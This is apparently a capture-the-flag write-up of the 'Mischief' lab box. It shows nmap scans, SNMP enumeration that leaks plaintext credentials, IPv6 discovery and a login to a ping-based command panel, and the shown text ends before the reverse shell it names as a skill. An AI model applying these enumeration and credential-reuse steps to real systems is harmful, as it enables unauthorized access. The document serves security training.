Mischief

Synopsis


Mischief highlights the risks involved with exposing SNMP, and the dangers of passing credentials over the command line. It also features a "ping" admin page - functionality often found on appliances, which is worth testing for RCE vulnerabilities. .

Skills

- Knowledge of Web and SNMP enumeration technique
- Knowledge of IPv6
- Knowledge of Linux
- Knowledge of SNMP OIDs
- IPv6 decimal to hexadecimal encoding techniques
- Establishment of IPv6 reverse shell

Exploitation


As always we start with the nmap to check what services/ports are open




```
Nmap scan report for 10.10.10.92
Host is up (0.21s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 2a90a6b1e633850715b2eea7b9467752 (RSA)
|   256 d0d7007c3bb0a632b229178d69a6843f (ECDSA)
|_  256 3f1c77935cc06cea26f4bb6c59e97cb0 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (92%), Linux 3.10 - 4.11 (92%), Linux 3.18 (92%), Linux 3.2 - 4.9 (92%), Linux 5.1 (92%), Crestron XPanel control system (90
%), Linux 3.16 (89%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.2 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   285.64 ms 10.10.14.1
2   287.26 ms 10.10.10.92

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.04 seconds

┌──(root㉿kali)-[~/Desktop/Boxes]
└─# nmap -sU 10.10.10.92 -p 161
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-03 08:15 EDT
Nmap scan report for 10.10.10.92
Host is up (0.082s latency).

PORT    STATE SERVICE
161/udp open  snmp
```

We can see that we have a few ports open, but the most interesting fact is that 161/UDP is open which belongs to the SNMP (simple network management protocol), this service manages network information so by querying it, we can extract a lot of important data e.g IPv6, VPN pre-shared keys etc

To extract information from SNMP we used snmpwalk tool




```
└─# snmpwalk -c public -v2c 10.10.10.92
Created directory: /var/lib/snmp/cert_indexes
iso.3.6.1.2.1.1.1.0 = STRING: "Linux Mischief 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (4695868) 13:02:38.68
iso.3.6.1.2.1.1.4.0 = STRING: "Me <me@example.org>"
iso.3.6.1.2.1.1.5.0 = STRING: "Mischief"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
```




```
G: "-n"
G: "/var/lib/lxcfs/"

G: "--system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only"

G: "-f"
G: "/usr/bin/networkd-dispatcher"

G: "-f"
G: "-Lsd -Lf /dev/null -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f"
G: "-f"
G: "-c /home/loki/hosted/webstart.sh"
G: "/home/loki/hosted/webstart.sh"
G: "-m SimpleHTTPAuthServer 3366 loki:godofmischiefisloki --dir /home/loki/hosted/"
G: "--no-debug"
G: "--daemonize --pid-file=/run/mysqld/mysqld.pid"
```

And among extracted information we found password to the simpleHTTPserver which is running on the port 3366

When we access this port via the browser we are prompted for credentials



We typed the credential from SNMP



10.10.10.92:3366

This site is asking you to sign in.


Username

loki

Password

••••••••••••••••••••

And we got redirected to another web page where we found another set of credentials




Credentials:

Username	Password
loki	godofmischiefisloki
loki	trickeryanddeceit


At this stage we tried to use found credentials to get SSH access to the machine but it didn't work, so we got stuck thus we returned to analysing information obtained from SNMP

This time we use enyx.py script to extract IPv6 address from the SNMP



```
└─# python2.7 enyx.py 2c public 10.10.10.92
################################################################################
#                      #######      ##         #  #      #  #  #
#                      #           #  #    #      #   #     #  #
#                      ######       #   #   #      ##        ##
#                      #           #  #  #  #      ##       #  #
#                      ######      #    ##         ##      #   #
#
#                                        SNMP IPv6 Enumerator Tool
#
#                                Author: Thanasis Tserpelis aka Trickster0
#
################################################################################

[+] Snmpwalk found.
[+] Grabbing IPv6.
[+] Loopback → 0000:0000:0000:0000:0000:0000:0000:0001
[+] Unique-Local → dead:beef:0000:0000:0250:56ff:feb9:c359
[+] Link Local → fe80:0000:0000:0000:0250:56ff:feb9:c359
```


Now we conducted nmap scan of the IPv6 address



```
└─# nmap -v -6 dead:beef:0000:0000:0250:56ff:feb9:c359
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-03 09:03 EDT
Initiating Ping Scan at 09:03
Scanning dead:beef::250:56ff:feb9:c359 [3 ports]
Completed Ping Scan at 09:03, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:03
Completed Parallel DNS resolution of 1 host. at 09:03, 0.54s elapsed
Initiating SYN Stealth Scan at 09:03
Scanning dead:beef::250:56ff:feb9:c359 [1000 ports]
Discovered open port 80/tcp on dead:beef::250:56ff:feb9:c359
Discovered open port 22/tcp on dead:beef::250:56ff:feb9:c359
Completed SYN Stealth Scan at 09:03, 26.33s elapsed (1000 total ports)
Nmap scan report for dead:beef::250:56ff:feb9:c359
Host is up (0.78s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 27.08 seconds
           Raw packets sent: 1196 (76.524KB) | Rcvd: 1142 (68.516KB)
```

And the result of a scan gave us new open ports 80/HTTP


Accessing it in the browser gave us a login page



Command Execution Panel

Please Login Login

We logged into using credentials found on the port 3366/HTTP



Command Execution Panel


Welcome administrator

Command:

```
ping -c 2 127.0.0.1
```


In my home directory, i have my password in a file called credentials, Mr Admin

The functionality of the application allows us to execute ping command on the target's localhost, let's then check if we can ping our attacker's machine



